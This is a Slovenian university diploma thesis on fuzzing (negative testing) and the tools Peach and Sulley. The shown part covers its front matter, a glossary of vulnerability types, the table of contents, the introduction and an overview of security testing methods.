UNIVERZA V LJUBLJANI
FAKULTETA ZA RAČUNALNIŠTVO IN INFORMATIKO

Dejan Lukan

Negativno Testiranje

Postopki in orodja za negativno testiranje

DIPLOMSKO DELO
NA UNIVERZITETNEM ŠTUDIJU

Mentorica: doc. dr. Mojca Ciglarič

Ljubljana, 2012

To diplomsko delo je ponujeno pod licenco *Creative Commons Priznanje avtorstva Deljenje pod enakimi pogoji* 2.5 Slovenija (CC BY-SA 2.5) ali (po želji) novejši različici. To pomeni, da se tako besedilo, slike, grafi in druge sestavine dela kot tudi rezultati diplomskega dela lahko prosto distribuirajo, reproducirajo, uporabljajo, dajejo v najem, priobčujejo javnosti in predelujejo, pod pogojem, da se jasno in vidno navede avtorja in naslov tega dela in da se v primeru spremembe, preoblikovanja ali uporabe tega dela v svojem delu, lahko distribuira predelava le pod licenco, ki je enaka tej. Podrobnosti licence so dostopne na spletni strani `creativecommons.si` ali na *Inštitutu za intelektualno lastnino*, Streliška 1, 1000 Ljubljana.


Izvorna koda diplomskega dela in v ta namen razvita programska oprema je ponujena pod GNU General Public License, različica 3 ali (po želji) novejši različici. To pomeni, da se lahko prosto uporablja, distribuira in/ali predeluje pod njenimi pogoji. Podrobnosti licence so dostopne na spletni strani `http://www.gnu.org/licenses/`.

Besedilo je oblikovano z urejevalnikom besedil LaTeX.

Namesto te strani **vstavite** original izdane teme diplomskega dela s podpisom mentorja in dekana ter žigom fakultete, ki ga diplomant dvigne v študentskem referatu, preden odda izdelek v vezavo!

Univerza *v Ljubljani*
Fakulteta *za računalništvo in informatiko*

Tržaška 25
1001 Ljubljana, Slovenija
telefon: 01 476 84 11
01 476 83 87
faks: 01 426 46 47
01 476 87 11
www.fri.uni-lj.si
e-mail: dekanat@fri.uni-lj.si



Št. naloge: 01805/2012

Datum: 15.03.2012

Univerza v Ljubljani, Fakulteta za računalništvo in informatiko izdaja naslednjo nalogo:

Kandidat: **DEJAN LUKAN**

Naslov: **POSTOPKI IN ORODJA ZA NEGATIVNO TESTIRANJE**
FUZZING METHODS AND TOOLS

Vrsta naloge: Diplomsko delo univerzitetnega študija

Tematika naloge:

Opišite področje varnostnega testiranja programske opreme ter navedite in primerjajte različne načine varnostnega testiranja. Navedite tudi vrste ranljivosti, ki jih današnji napadalci izkoriščajo za vdore v računalniške sisteme. V nadaljevanju se osredotočite predvsem na negativno testiranje (fuzzing) in podrobneje opišite kaj je in katere faze zajema. Izberite nekaj najbolj zanimivih odprtokodnih orodij za negativno testiranje in jih uporabite na testnem strežniku Vulnserver in na nekaj resničnih FTP strežnikih. Rezultate testiranja komentirajte in tudi pojasnite, kako lahko zlonamerni napadalec izkoristi najdene ranljivosti v programski kodi. V zaključku kritično poglejte na svoje delo in pojasnite tudi praktični pomen eksperimentalnih rezultatov.

Mentor:

doc. dr. Mojca Ciglarič

Fakulteta za računalništvo in informatiko • UNIVERZA V LJUBLJANI • 2

Dekan:

prof. dr. Nikolaj Zimic

IZJAVA O AVTORSTVU

diplomskega dela

Spodaj podpisani Dejan Lukan,

z vpisno številko 63060157,

sem avtor diplomskega dela z naslovom:

Postopki in orodja za negativno testiranje

Fuzzing methods and tools

S svojim podpisom zagotavljam, da:

- sem diplomsko delo izdelal samostojno, pod mentorstvom doc. dr. Mojce Ciglarič,
- so elektronska oblika diplomskega dela, naslov, povzetek ter ključne besede identični s tiskano obliko diplomskega dela,
- soglašam z javno objavo elektronske oblike diplomskega dela v zbirki "Dela FRI".

V Ljubljani, dne 7. 9. 2012 Podpis avtorja:

Zahvala

Rad bi se zahvalil vsem, ki so me na vse načine podpirali med študijem in pisanjem diplomskega dela. Izpostavim naj družino, ki je bila potrpežljiva v vseh mojih muhah, ki jih ni bilo malo. Za pomoč pri pisanju diplomske naloge bi se zahvalil tudi:

- Moniki za podporo in veliko nasmejanih trenutkov.
- Gospe Mojci Ciglarič za prevzem in mentorstvo diplomskega dela.
- Mariji Lukan za lektorstvo diplomskega dela.
- Michaelu Eddingtonu za Peach in pomoč pri razhroščevanju ter pregledu vhodnih datotek v Peach.
- Pedramu Aminiju za Sulley in pregled vhodnih datotek v Sulley.

Seznam uporabljenih kratic in simbolov

Slovenski prevod	Angleški izraz	Opis
Ohromitev storitve	DoS (Denial of Service)	Napad s pošiljanjem velikega števila zahtev za izvajanje omrežne storitve, kar lahko povzroči nedostopnost storitve za uporabnike [37].
SQL vrinjenje	SQL injection	Napad, pri katerem se zlonamerna koda vstavi v SQL-ukazni niz, ki se nato posreduje podatkovni bazi kot legitimna poizvedba [37].
Ponarejanje spletnih zahtev	Cross site request forgery CSRF	Napad, pri katerem se poskuša uporabnika zvabiti na spletno povezavo, ki napadalcu lahko prinese korist, npr. plačilno transakcijo [37].
Napad z vrinjenjem zlonamerne kode	Cross-site scripting XSS	Napad na spletno stran z vrinjenjem zlonamerne kode, napisane v skriptnem jeziku, npr. z namenom kraje piškotkov [37].
Sprememba delovnega imenika	Directory traversal	Napad, pri katerem napadalec dostopa do sistemskih datotek na spletnem strežniku.
Prekoračitev medpomnilnika	Buffer overflow	Napad, pri katerem napadalec v medpomnilnik zapiše daljši niz podatkov, kot je dodeljena zmogljivost medpomnilnika [37].
Zloraba oblikovnega niza	Format string	Napad, pri katerem napadalec v medpomnilnik zapiše oblikovni niz, kar povzroči nepravilnost v izpisu medpomnilnika.
Vrinjenje ukaza	Command injection	Napad, pri katerem napadalec od aplikacije zahteva, da izvrši dodaten ukaz.

Vrinjenje datoteke	File inclusion	Napad, pri katerem napadalec od aplikacije zahteva, da izvrši dodatno programsko kodo.
Omrežje robotskih računalnikov	Botnet	Večje število računalnikov, nad katerimi napadalec brez vedenja skrbnikov na daljavo pridobi nadzor z namenom izvajanja zlonamernih dejanj [37].
Pridobitev privilegijev	Gain privileges	Postopek, s katerih lahko v določeni spletni aplikaciji pridobimo več privilegijev, kot jih imamo trenutno.
Neobstojni napad z vrinjenjem zlonamerne kode	reflected XSS	Napad, kjer napadalec v spletni naslov shrani dodatno kodo, ki se izvrši, ko uporabnik na zlonamerni spletni naslov klikne.
Obstojni napad z vrinjenjem zlonamerne kode	stored XSS	Napad, kjer napadalec na spletno stran trajno shrani dodatno kodo, ki se izvrši ob vsakem obisku spletne strani.
Napad z vrinjenjem zlonamerne kode, ki temelji na DOM-u	DOM-Based XSS	Napad, kjer napadalec v spletni naslov shrani dodatno kodo, ki se izvrši, ko uporabnik na zlonamerni spletni naslov klikne.
Injiciranje napak	Fault injection	Način iskanja ranljivosti v programu, kjer vsaki vrstici programske kode injiciramo napako ter spremljamo nadaljnje izvajanje programa.
Simbolično izvrševanje	Symbolic execution	Način iskanja ranljivosti v programu, kjer je začetni vhodni podatek označen kot karkoli in mu tekom izvajanja programa dodajamo omejitve, ki jih na koncu rešimo.
Sledenje onesnaženim vhodnim podatkom	Taint analysis	Način iskanja ranljivosti v programu, kjer začetni vhodni podatek označimo kot onesnažen in mu sledimo skozi program.

Kazalo

Povzetek

Abstract

1 Uvod **1**
- 1.1 Pomen informacijske varnosti . . . 1
- 1.2 Opredelitev problema . . . 5
- 1.3 Organizacija diplomske naloge . . . 6

2 Odkrivanje ranljivosti **7**
- 2.1 Nizko in visokonivojski programski jeziki . . . 7
- 2.2 Načini varnostnega testiranja . . . 8
- 2.3 Primerjanje načinov varnostnega testiranja . . . 11
- 2.4 Ustvarjanje vhodnih podatkov . . . 15

3 Vrste ranljivosti **18**
- 3.1 Ohromitev storitve . . . 18
- 3.2 SQL vrinjenje . . . 20
- 3.3 Ponarejanje spletnih zahtev . . . 22
- 3.4 Napad z vrinjenjem zlonamerne kode . . . 24
- 3.5 Sprememba delovnega imenika . . . 26
- 3.6 Prekoračitev medpomnilnika . . . 28
- 3.7 Zloraba oblikovnega niza . . . 29
- 3.8 Vrinjenje datoteke . . . 30
- 3.9 Vrinjenje ukaza . . . 30
- 3.10 Pridobitev privilegijev . . . 31

4 Negativno testiranje **33**
- 4.1 Kaj je negativno testiranje . . . 33
- 4.2 Metode . . . 34

4.3 Vhodni podatki 36
4.3.1 Način sprejetja vhodnih podatkov 36
4.3.2 Visokonivojski elementi 37
4.3.3 Nizkonivojski elementi 39
4.4 Faze 40
4.4.1 Identifikacija tarče 40
4.4.2 Identifikacija vhodnih podatkov 41
4.4.3 Ustvarjanje nepravilnih vhodnih podatkov 41
4.4.4 Zagon aplikacije z nepravilnimi vhodnimi podatki 41
4.4.5 Nadzor izvajanja programa 41
4.4.6 Ugotavljanje ranljivosti 42
4.5 Omejitve 42

5 Testiranje programa Vulnserver 44
5.1 Obstoječe ranljivosti 44
5.2 Iskanje ranljivosti 48
5.2.1 Iskanje ranljivosti v programu Vulnserver: Sulley 48
5.2.2 Iskanje ranljivosti v programu Vulnserver: Peach 49
5.3 Rezultati 50

6 Testiranje FTP strežnikov 52
6.1 Identifikacija tarče 52
6.2 Identifikacija vhodnih podatkov 54
6.3 Iskanje ranljivosti v FTP strežnikih: Sulley 59
6.4 Iskanje ranljivosti v FTP strežnikih: Peach 60
6.5 Rezultati 61

7 Od ranljivosti do totalnega nadzora nad računalnikom 64
7.1 Analiza ranljivosti 64
7.2 Izvajanje zlonamerne kode 68
7.3 Ustvarjanje zlonamerne kode 70
7.3.1 Kalkulator 70
7.3.2 Meterpreter 72

8 Zaključek 79
8.1 Ugotovitve 79
8.2 Nadaljnje delo 80

Literatura 81

A Sulley: Skripta za Vulnserver 87

B Peach: Skripta za Vulnserver 89

Povzetek

V diplomskem delu smo se dotaknili področja računalniške varnosti in opisali zakaj je le-ta pomembna v današnjem času. Najprej smo definirali pojem ranljivosti v računalniških aplikacijah ter opredelili vrste ranljivosti. Nato smo se dotaknili področja odkrivanja ranljivosti ter opisali načine varnostnega testiranja, ki jih poznamo danes. Podrobneje smo opisali metode in postopke, ki se uporabljajo pri negativnem testiranju, kar je le eden izmed načinov varnostnega testiranja. Poiskali smo najbolj zanimiva orodja za negativno testiranje ter jih uporabili na vzorčnem programu Vulnserver in na resničnem strežniškem programu. Primerjali smo orodji Peach in Sulley glede na učinkovitost najdbe ranljivosti. Na koncu smo zaključili s predstavitvijo, kako zlonamerni napadalec lahko izkoristi najdene ranljivosti in prevzame popoln nadzor nad napadanim računalnikom.

Ključne besede:

varnost, ranljivost, vrste ranljivosti, načini varnostnega testiranja, negativno testiranje, prevzem nadzora nad računalnikom

Abstract

In the thesis we presented the topic on computer security and it's importance in the modern world. First, we defined the concept of vulnerability and types of vulnerabilities in computer applications. Then we glanced over the area of vulnerability detection in software and described the methods known today. After that we described methods and procedures used in negative testing, which is just one of the methods of vulnerability testing. We found the most interesting tools for negative testing and applied them to a sample program Vulnserver and real server programs. We compared the tools Peach and Sulley regarding the performance of vulnerability detection. Finally, we presented how a malicious attacker could exploit found vulnerabilities and take complete control of the attacked computer.

Key words:

security, vulnerability, types of vulnerabilities, methods for vulnerability detection, negative testing, exploiting and taking over the system

Poglavje 1

Uvod

1.1 Pomen informacijske varnosti

"Informacijska varnost se ukvarja z varovanjem informacij in informacijskih sistemov pred nepooblaščenim dostopom, uporabo, razkritjem, spreminjanjem, vpogledom ali celo uničenjem. Poleg tega se ukvarja z zaupnostjo, celovitostjo in razpoložljivostjo podatkov, neodvisno od vrste podatkov, ki so lahko v elektronski ali natisnjeni obliki. Vlada, vojska, finančne ustanove, bolnišnice, velika podjetja in druge organizacije imajo v lasti veliko zaupnih informacij o svojih zaposlenih, strankah, izdelkih, financah itd." [40]. Prav informacije pa so glavni razlog, da se sploh lahko pogovarjamo o informacijski varnosti. Če informacij ne bi bilo ali bi bile vse javno objavljene, bi imela informacijska varnost veliko manjši pomen. Toda ker je informacij danes vse več, tako prosto dostopnih kot strogo zaupnih, ima informacijska varnost vse večji pomen. Kljub vse večjemu zavedanju pomembnosti informacijske varnosti pa še vedno obstaja veliko ustanov, podjetij in organizacij, ki informacijski varnosti pripisujejo nižjo prioriteto ali pa se je sploh ne poslužujejo. Ravno zaradi tega so le-te organizacije najpogostejša tarča napadalcev. Pri njih prihaja tudi do uhajanja informacij iz podjetja, zaradi česar lahko pride do odpuščanj delavcev, nekonkurenčnosti ali celo propada organizacije. Ni odveč omeniti, da v določenih primerih lahko pride tudi do samomorov, umorov ali celo vojn. Članek [9] priča o velikih stroških, ki jih imajo podjetja zaradi ranljivosti v programski opremi. Ko je ranljivost v programski opremi odkrita, jo administrator lahko popravi takoj, kar pomeni porabo administratorjevega časa, ter možen izpad sistema, ki je potreben za ponovni zagon. Lahko pa se odloči, da je ne popravi, kar pomeni, da obstaja možnost zlorabe obstoječe ranljivosti, pri čemer bi bilo treba ranljivost popraviti, sistem očistiti, prišlo pa bi lahko tudi do izgube,

korupcije ali kraje podatkov.

Vidimo, da ima informacijska varnost zelo pomembno vlogo tako v organizacijah, podjetjih, ustanovah kot tudi v našem vsakdanjem življenju. Toda zakaj sploh pride do vdorov v sisteme in posledično do razkritja informacij? Odgovorov na vprašanje je več, med drugim lahko omenimo slaba gesla uporabnikov, neposodobljeno programsko opremo, socialno inženirstvo [47], kjer napadalec žrtev prepriča, da mu sama pove zaupne podatke, kot je uporabniško ime in geslo. Kljub vsemu pa je najpomembnejši vzrok vdorov v različne sisteme varnostna ranljivost, ki obstaja v programski opremi. Le-ta lahko obstaja v vsaki programski opremi. Varnostne ranljivosti v programski opremi obstajajo zaradi programerjeve nevednosti; programski jezik C namreč ne preverja dolžine vhodnega podatka, zato mora za to poskrbeti programer sam. Zaradi programerjevega nepoznavanja varnostnega vidika programiranja so ranljivosti *prekoračitve medpomnilnika* lahko vedno prisotne in bodo prisotne, dokler bomo ljudje programirali v programskih jezikih, ki dovoljujejo sprejetje večjega vhodnega podatka, kot je bilo zanj rezerviranega prostora [6, 7, 8].

Varnostne ranljivosti lahko deloma odpravimo z ozaveščanjem programerjev o varnostnih vidikih programiranja, deloma pa z varnostnim testiranjem. Zavedati se moramo, da jih kljub vsem naporom nikoli ne moremo stoodstotno odkriti in odpraviti [10]. Tudi če predpostavljamo, da program napak nima, tega ne moremo zagotovo trditi, ker se vedno lahko pojavi nov razred napak, ki trenutno še ni poznan [12].

Če povzamemo: do vdorov v sisteme prihaja zaradi varnostnih ranljivosti, ki so v sistemu lahko vedno prisotne. Za uspešen vdor v sistem mora heker ranljivost najprej okriti, jo raziskati in uspešno zlorabiti, pri čemer pa se sooča z veliko težavami, ki so izven obsega tega diplomskega dela. Z besedo heker ne mislimo zgolj na slabšalen pomen, ki ga je beseda dobila v zadnjem desetletju, ampak tudi na hekerje, ki varnostne ranljivosti ne odkrivajo zaradi svoje koristoljubnosti, ampak z namenom njihovega odkritja in odprave. Velikokrat se zgodi, da podjetja najamejo hekerje, da jim aplikacijo varnostno preverijo, preden jo izdajo v javnost. Tako se lahko izognejo veliko ranljivostim, ker jih odpravijo, še preden aplikacija pride v javno rabo.

V tej diplomski nalogi se bomo večino časa ukvarjali zgolj z odkrivanjem ranljivosti, in ne z njihovo zlorabo. Najprej naj ponovimo, da so varnostne ranljivosti lahko prisotne v vsaki programski opremi, kot so operacijski sistemi, spletne aplikacije, spletne strani, brezžični protokoli, mobilne aplikacije itd.

Najprej bomo opisali nekaj najbolj pogostih aplikacij, ki so v vsakdanji rabi in vsebujejo varnostne ranljivosti:

Spletni brskalnik: Veliko nas dnevno uporablja internet za iskanje različnih

informacij, kar nam omogoča spletni brskalnik. Ne zavedamo pa se, da se nam ob obisku zlonamerne spletne strani lahko izvede zlonamerna koda, ki nam lahko ukrade trenutno sejo, namesti zlonamerni program ali celo pridobi dostop do našega računalnika.

Spletni strežnik: Vsakokrat, ko uporabnik odpre neko spletno stran v svojem spletnem brskalniku, se vzpostavi povezava s spletnim strežnikom, ki nam servira željeno spletno stran. Če obstaja ranljivost v spletnem strežniku, lahko napadalec zamenja vsebino spletne strani, naredi spletno stran nedostopno ali celo prevzame celotni strežnik.

Urejevalnik dokumentov Word: Tudi dokument, ki vsebuje besedilo, lahko poleg tega vsebuje tudi zlonamerno kodo v obliki makrojev, ki se bodo ob odprtju dokumenta z urejevalnikom besedila Word zagnali in izvršili.

Pregledovalnik dokumentov PDF: Tudi pri PDF dokumentih je podobno. Če odpremo zlonamerni PDF dokument s programom, kot je Adobe Reader, se lahko zgodi, da bomo nevede izvršili tudi zlonamerno kodo, ki jo poleg veljavnega besedila dokument vsebuje. Pri tem moramo omeniti, da je to zelo verjetno pri starejših verzijah programa Adobe Reader.

Klic administratorja: Zgodi se lahko to, da nas iz službe pokliče administrator podjeta, v katerem delamo, in nam pove, da se je na službeni računalnik naselil virus, ter da potrebuje naše geslo, da bo napako lahko odstanil. Seveda mu geslo takoj povemo, v upanju, da se bo napaka čimprej razrešila. Pri tem se ne zavedamo, da za vsem tem lahko stoji napadalec, ki se pretvarja, da je administrator našega podjeta, ter geslo povemo tujcu, kar ima lahko zelo hude posledice.

Mobilni telefoni: V zadnjih letih se je močno razširila uporaba pametnih telefonov. Le-tega ima praktično že skoraj vsak izmed nas, postali so nujni del našega vsakdana, in ga nosimo s seboj na vsakem koraku. Ker pa telefoni postajajo vedno bolj zmogljivi, na njih lahko delamo že skoraj vse, tako kot na računalniku. Z večanjem zmogljivosti telefonov pa so se razširile tudi varnostne ranljivosti, ki postavljajo nove mejnike v računalniški varnosti. Predstavljajmo si, da imamo na telefonu ranljivo aplikacijo, preko katere lahko napadalci pridobijo celoten dostop do našega telefona. To se na prvi pogled sliši nedolžno in nepomembno, toda po hitrem razmisleku lahko pridemo do zaključka, da temu ni tako. S popolnim nadzorom nad telefonom lahko napadalci prisluškujejo vsem

našim klicem, preberejo vsa naša sporočila, sledijo vsakemu našemu koraku, kar predstavlja razkritje veliko zaupnih informacij in totalen nadzor nad ljudmi.

Zaradi zgoraj omenjenih primerov smo še bolj prepričani, da moramo informacijski varnosti posvečati vse večji pomen.

Ni odveč omeniti, da so nekatere ranljivosti v programski opremi prisotne samo v določenih verzijah te programske opreme. Tako je na primer neka ranljivost lahko prisotna v spletnem brskalniku IE (Internet Explorer) verzije 6, odpravljena pa je v verziji 8. Od tega je odvisno, ali bomo ob obisku zlonamerne spletne strani žrtev napada ali ne, zato moramo programsko opremo redno posodabljati. Zanemariti pa ne gre ranljivosti, za katere prodajalec programske opreme še ne ve, kar seveda pomeni, da jih tudi ne more odpraviti.

Do sedaj smo videli, da lahko vsaka programska oprema vsebuje varnostne ranljivosti, nismo pa še omenili, zakaj je varnostna ranljivost sploh prisotna in kako pride do njene zlorabe. Vzrok tiči v vhodnih podatkih, ki jih aplikacija ali program sprejmeta. Pri tem mislimo na vhodne podatke, kot so naše ime in priimek, datum rojstva, pdf dokument, spletna stran ali kaj veliko bolj kompleksnega.

Vzrok za obstoj ranljivosti tiči v vhodnih podatkih, ki jih programska ali strojna oprema sprejme. Vhodni podatki so lahko karkoli, od vašega imena, pdf dokumenta, spletne strani ali česa veliko bolj zapletenega. Tako je pri spletnem brskalniku vhodni podatek spletna stran, pri spletnem strežniku zahtevek za prenos spletne strani, pri pregledovalniku in urejevalniku dokumentov PDF in Word sta to PDF in word dokument, pri mobilnem telefonu so to vse kompatibilne aplikacije etc. Tako je pri spletnem brskalniku vhodni podatek spletna stran, pri spletnem strežniku zahtevek za prenos spletne strani, pri pregledovalniku dokumentov PDF Adobe Reader pa je to PDF dokument itd.

Ker pa vsaka aplikacija drugače obravnava svoje vhodne podatke, morajo vsi ti slediti določenim pravilom, da jih aplikacija lahko obdela. Tako ne moremo z zvočnim predvajalnikom odpreti PDF dokumenta, ker ga zvočni predvajalnik ne zna odpreti. Zvočni predvajalnik zna odpreti samo zvočne posnetke, ki imajo lahko končnico, kot so mp3, mp4, wav, aac, fsm, mgv itd. Pri tem imajo vsi zvočni posnetki vnaprej določeno obliko datoteke, ki ji morajo slediti. Obliki datoteke pravimo tudi format datoteke, ki je sestavljen iz večih elementov, izmed katerih vsak definira neko lastnost zvočne datoteke. Varnostna ranljivost se pojavi v primeru, da nek element pokvarimo do te mere, da zvočni predvajalnik tega ne zazna, in misli, da element vsebuje legitimno vrednost. Ko hoče zvočni predvajalnik razčleniti vrednost, ki se nahaja v zlonamernem elementu, je velika verjetnost, da pride do napake. Od vrednosti

elementa je odvisno, do kakšne napake bo prišlo. Lahko pa te napake sploh ne opazimo, ker nima velikih posledic na predvajanje zvočnega posnetka. Lahko se zgodi, da napaka povzroči zaprtje aplikacije ali pa celo izvršitev kode, ki se je nahajala v tem elementu.

Seveda je vse odvisno od aplikacije, kateri je bil vhodni podatek poslan za obdelavo. Tako lahko neka aplikacija zazna, da se v določenem elementu nahaja zlonamerna vrednost in obdelavo celotnega vhodnega podatka zavrne, spet druga aplikacija tega ne zazna in vhodni podatek vseeno obdela, pri čemer pride do napake.

Do sedaj smo omenili, da lahko vsaka programska oprema vsebuje varnostne ranljivosti, ki jih lahko zlorabimo preko vhodnih podatkov, ki jih aplikacija sprejme.

Celotni problem iskanja varnostnih ranljivosti lahko prevedemo v iskanje takih vhodnih podatkov, ki aplikacijo spravijo v nepredvideno stanje in možno izvedbo nepoolaščenih instrukcij.

1.2 Opredelitev problema

Ko skušamo svoj program varnostno preveriti, imamo na voljo veliko metod, med katerimi lahko izbiramo in so opisane v poglavju 2. Ena izmed metod varnostnega testiranja je tudi *negativno testiranje*, kjer pa imamo na voljo veliko že napisanih programov, ki jih lahko uporabimo za lažje testiranje. Prav zaradi množice teh programov imamo pogosto težave, ker ne vemo, kateri program izbrati za testiranje določenega protokola ali datotečnega formata. V tej diplomski nalogi se bomo ukvarjali s primerjavo dveh programov, ki sta namenjena negativnemu testiranju, in sicer *Sulley* in *Peach*.

Zavedati se torej moramo, da je programov za negativno testiranje veliko. Razlog lahko povzamemo po [55], ki pravi, da je program za negativno testiranje zelo enostavno napisati. Večji problem je dodati bolj zapletene funkcionalnosti, kot so gramatike za predstavitev vhodnih podatkov, prehajanje med stanji itd. V tem diplomskem delu se bomo osredotočili na primerjanje dveh prej omenjenih generičnih programov za negativno testiranje, ki vsebujeta naprednejše funkcije in ju lahko uporabimo za negativno testiranje praktično kateregakoli protokola ali datotečnega formata.

V [57] lahko vidimo, da je avtor med seboj že primerjal večino odprtokodnih programov, med katerimi sta tudi Sulley in Peach. Na koncu je dodal trditev, da sta to najboljša odprtokodna programa za negativno testiranje, zato bomo v tej diplomski nalogi skušali ugotoviti, kateri izmed njiju je bolj učinkovit.

1.3 Organizacija diplomske naloge

V drugem poglavju bomo predstavili celotno področje odkrivanja ranljivosti v programski opremi, kjer si bomo ogledali trenutne obstoječe metode iskanja ranljivosti. Tretje poglavje bo opisovalo vrste ranljivosti, ki se v programski opremi lahko pojavljajo. V četrtem poglavju si bomo ogledali teoretični del negativnega testiranja, kaj to sploh je, njegove metode in faze, omenili pa bomo tudi omejitve. Peto poglavje bo namenjeno iskanju ranljivosti v strežniku Vulnserver. V šestem poglavju bomo poskušali odkriti ranljivosti v raznih FTP strežnikih. V obeh poglavjih bomo posebej predstavili rezultate in opisali, kako uspešno sta se odrezala programa za negativno testiranje Sulley in Peach. V zadnjem poglavju si bomo ogledali zaključne ugotovitve in nadaljnje delo.


Poglavje 2

Odkrivanje ranljivosti

2.1 Nizko in visokonivojski programski jeziki

Vsi programi so napisani v programskem jeziku, ki jih na prvi stopnji ločimo med nizko in visokonivojske jezike. Nizkonivojski programski jeziki ne abstrahirajo ukazov strojne opreme, zato mora programer poznati zgradbo in delovanje računalnika, poznati mora delovanje pomnilnika ter zbirne ukaze, ki jih določen procesor podpira. Pri visokonivojskih programskih jezikih pa je velika večina delovanja računalnika skrita za klici funkcij, tako da programerju ni treba več poznati zgradbe in delovanja računalnika, pač pa mora poznati le izbrani visokonivojski programski jezik. Vsak program, napisan tako v nizko kot visokonivojskem programskem jeziku, se mora navsezadnje pretvoriti v binarni jezik, ki ga določen računalnik razume.

Pri pretvorbi med visoko in nizkonivojsko programsko kodo si pomagamo z orodji, kot so prevajalnik, zbirnik, povratni zbirnik, povratni prevajalnik. Prevajalnik lahko uporabimo za pretvorbo med izvorno v zbirno ali binarno kodo, medtem ko zbirnik lahko uporabimo zgolj za pretvorbo med zbirno v binarno kodo. Vse možne vrste pretvorb prikazuje slika 2.1, ki ima oštevilčene povezave. Številka *1* pomeni, da gre za prevajalnik, številka *2* zbirnik, številka *3* povratni zbirnik in številka *4* povratni prevajalnik.



Slika 2.1: Prehod med visoko in nizkonivojsko programsko kodo

Pri varnostnem preverjanju določenega programa imamo lahko na voljo izvorno kodo, zbirno kodo ali pa zgolj binarno kodo, ki je kar izvršljiv računalniški program. Od tega je odvisno, katero izmed metod varnostnega testiranja bomo izbrali. Če imamo na voljo izvorno kodo, napisano v programskem jeziku **c**/**c**++, jo lahko ročno pregledamo, da ugotovimo, ali uporablja nevarne funkcije, kot so *gets*, *strcpy*, *strcat* ali *sprintf* itd [7, 8], medtem ko te metode ne moremo uporabiti, če imamo na voljo zgolj binarni program.

2.2 Načini varnostnega testiranja

Omenili smo, da je od vrste programske kode, ki jo imamo na voljo, odvisna izbira varnostnega preverjanja programa. Vrste varnostnega preverjanja programa so:

- **A:** *Ročni pregled kode:* Kodo lahko ročno pregledamo, pa naj imamo na voljo izvorno kodo, zbirno kodo ali pa binarno kodo. Ročno pregledovanje kode nam vzame veliko časa in energije, ker moramo za vsak delček kode ugotoviti, kaj je programer z njim skušal doseči, ter ugotoviti, ali je ranljiv. V izvorni kodi so nam v veliko pomoč morebitni programerjevi komentarji, ki pa velikokrat niso prisotni ali pa so napisani zelo slabo. Ročni pregled zbirne ali binarne kode imenujemo tudi *obratno inženirstvo.*

- **B:** *Avtomatizirani pregled kode:* Veliko hitrejši način iskanja ranljivosti je avtomatizirani pristop, kjer iz izvorne kode avtomatsko izluščimo, ali so v uporabi kake nevarne funkcije [7, 8]. Ta pristop pa lahko uporabimo tudi, če imamo na voljo zbirno ali binarno kodo programa, le da se postopek iskanja nevarnih funkcij lahko zelo zakomplicira. Klic nevarne funkcije

se v binarnem programu vidi kot klic pomnilniškega naslova, ki leži v sistemskem delu pomnilnika. Torej moramo identificirati vse sistemske naslove, ki jih program uporablja, ter jim določiti pripadajoča imena funkcij. Nato lahko preprosto pogledamo, če je v uporabi katera izmed nevarnih funkcij. Seveda moramo na koncu ročno preveriti, če lahko pride do zlorabe najdene nevarne funkcije.

- **C:** *Injiciranje napak:* Pri injiciranju napak gre za to, da programu dodamo ali odstranimo določeno število instrukcij, ki bodo spremenila delovanje programa. Tako lahko pogojni stavek odstranimo ali mu dodamo delček kode, ki se bo vedno evaluiral kot pravilen, ter tako vedno izvršimo instrukcije pogojnega klica. Če imamo na voljo izvorno kodo, potem za vsak obravnavani programski jezik potrebujemo razčlenjevalnik, ki zna obstoječo kodo razčleniti in ustrezno spremeniti. Pri zbirni ali binarni kodi lahko storimo nekaj podobnega, le da je vse skupaj veliko bolj enostavno, ker moramo znati obravnavati le nizkonivojski programski jezik. Ta pristop nam omogoča izpis vseh podatkov v programu, ki lahko sprožijo neko ranljivost, toda vsebujejo veliko napačnih testnih primerov, ker največkrat na te podatke ne moremo vpivati z vhodnimi podatki. Ravno zaradi tega pristop na koncu zahteva tudi veliko ročnega dela, ker moramo preveriti, ali najdeni primeri vsebujejo ranljivost, ki se jo da zlorabiti. Primer injiciranja napak lahko najdemo v članku [8].

- **D:** *Preusmeritev izvajanja programa:* Pri preusmeritvi izvajanja programa gre za to, da vrednosti spremenljivk tekom izvajanja programa spreminjamo ter tako program prisilimo v določen obisk poti izvajanja, ki je sicer načeloma ne bi izbral. Če ima določena spremenljivka neko vrednost, jo pred pogojnim skokom obrnemo ter tako program prisilimo v obisk kode, ki sestavlja pogojni skok. Tu gre za podoben princip kot pri *injiciranju napak*, le da to storimo pri zagnanem programu brez spremembe kode.

- **E:** *Simbolično izvrševanje:* Pri simboličnem izvrševanju simuliramo izvajanje programa tako, da mu na začetku podamo simbolični vhodni podatek, ki je lahko karkoli. Tekom izvajanja programa dodajamo simbolične omejitve, ki so posledica operacij nad vhodnimi podatki. Ko je izvajanje programa zaključeno, rešimo dobljeni sistem omejitev, tako da iz simboličnih vrednosti dobimo množico realnih vrednosti, ki zadostijo vhodnim omejitvam, ter program ponovno zaženemo z vrednostmi, ki smo jih pridobili. Tako lahko obiščemo večji del programa in si povečamo možnost

odkritja ranljivosti. Postopek lahko opravljamo na izvorni, zbirni ali binarni kodi ali pa na zagnanem programu. Primer simboličnega izvrševanja najdemo v člankih [7, 19, 20, 25, 29].

- **F:** *Negativno testiranje:* Pri negativnem testiranju nimamo vpogleda niti v izvorno, zbirno niti binarno kodo programa. Vse, kar uporabljamo za iskanje ranljivosti, je zagon programa, ki mu pošljemo polpravilni podatek ter upamo na sesutje aplikacije.

